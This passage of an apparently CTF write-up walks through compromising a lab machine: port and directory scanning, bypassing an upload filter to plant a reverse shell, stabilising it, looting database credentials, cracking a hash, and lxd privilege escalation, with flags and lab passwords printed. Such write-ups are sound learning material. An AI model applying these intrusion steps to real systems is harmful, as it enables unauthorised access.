s. Perplexed, McEager shuffled around his desk to pick up the card and slot it i
nto his computer. Immediately this prompted a window to open with the word 'HOLO
' embossed in the center of what appeared to be a network of computers. Beneath
this McEager read the following: Thank you for playing! Merry Christmas and happ
y holidays to all!"
/mnt/root/root #
```

We cat the value of root.txt and found our flag which is THM{FLYNN_LIVES}.

Thought Process/Methodology:

First, we ran a nmap scan to find what ports are open for the ip address. The ports that are open are 80 and 65000. Next, we have to find the hidden website on port 65000. As shown in the image above, the title of the hidden website is Light Cycle. By using gobuster to bruteforce the url, we looked for the hidden php page. The -u parameter is to set the target url. The -x parameter is used to search for the file extension and the -w parameter is to indicate the path. We can see that the name of the hidden php page is /uploads.php while the name of the hidden directory where the file uploads are saved in is /grid. We opened BurpSuite and edited the match condition by removing the Javascript part so it would intercept all files including Javascript. After that, we intercept the website and forwarded the request. Once we have done that, we went back to the terminal to create a reverse shell that can bypass the filters. In the shell file, we changed the IP address to our machine IP address, and in another terminal tab, we use netcat to listen to the port. We proceed to upload the reverse shell into the website and our file was uploaded successfully. We went to the hidden directory where the file uploads are saved at and executed our reverse shell. Once we bypass the filter and upload our shell, we stabilize our shell with the following lines: python3 -c 'import pty;pty.spawn("/bin/bash")', export TERM=xterm and stty raw -echo; fg. Once we bypass the filter and upload our shell, we stabilize our shell with the following lines: python3 -c 'import pty;pty.spawn("/bin/bash")', export TERM=xterm and stty raw -echo; fg. We navigate to "/var/www/TheGrid/includes" and looked at what's under it. There are many php file but the "dbauth.php" file caught our interest. We decided to cat dbauth.php. In it, we found the username and password for a database which are tron:IFightForTheUsers. From the information that we had looted earlier, we found some credentials that helped us access the database. Using mysql, we showed the database inside and found a username and a password. However, the password was encrypted. We headed to the website CrackStation to decrypt the password and retrieved the decrypted password which is @computer@. We quit on mysql and switched to the new user that we discovered, Flynn. Then, we change our directory to /home/flynn/ to search for our flag. We found a text file called "user.txt" and we cat the content of the file. We found the value of the user.txt flag which is THM{IDENTITY_DISC_RECOGNISED}. After that, we have to type in id to see the group that can be leveraged to escalate privileges and we discovered a group called lxd. After we finished abusing the lxc container, we navigate into /mnt/root/root to mount the victim's root directory. We cat the value of root.txt and found our flag which is THM{FLYNN_LIVES}.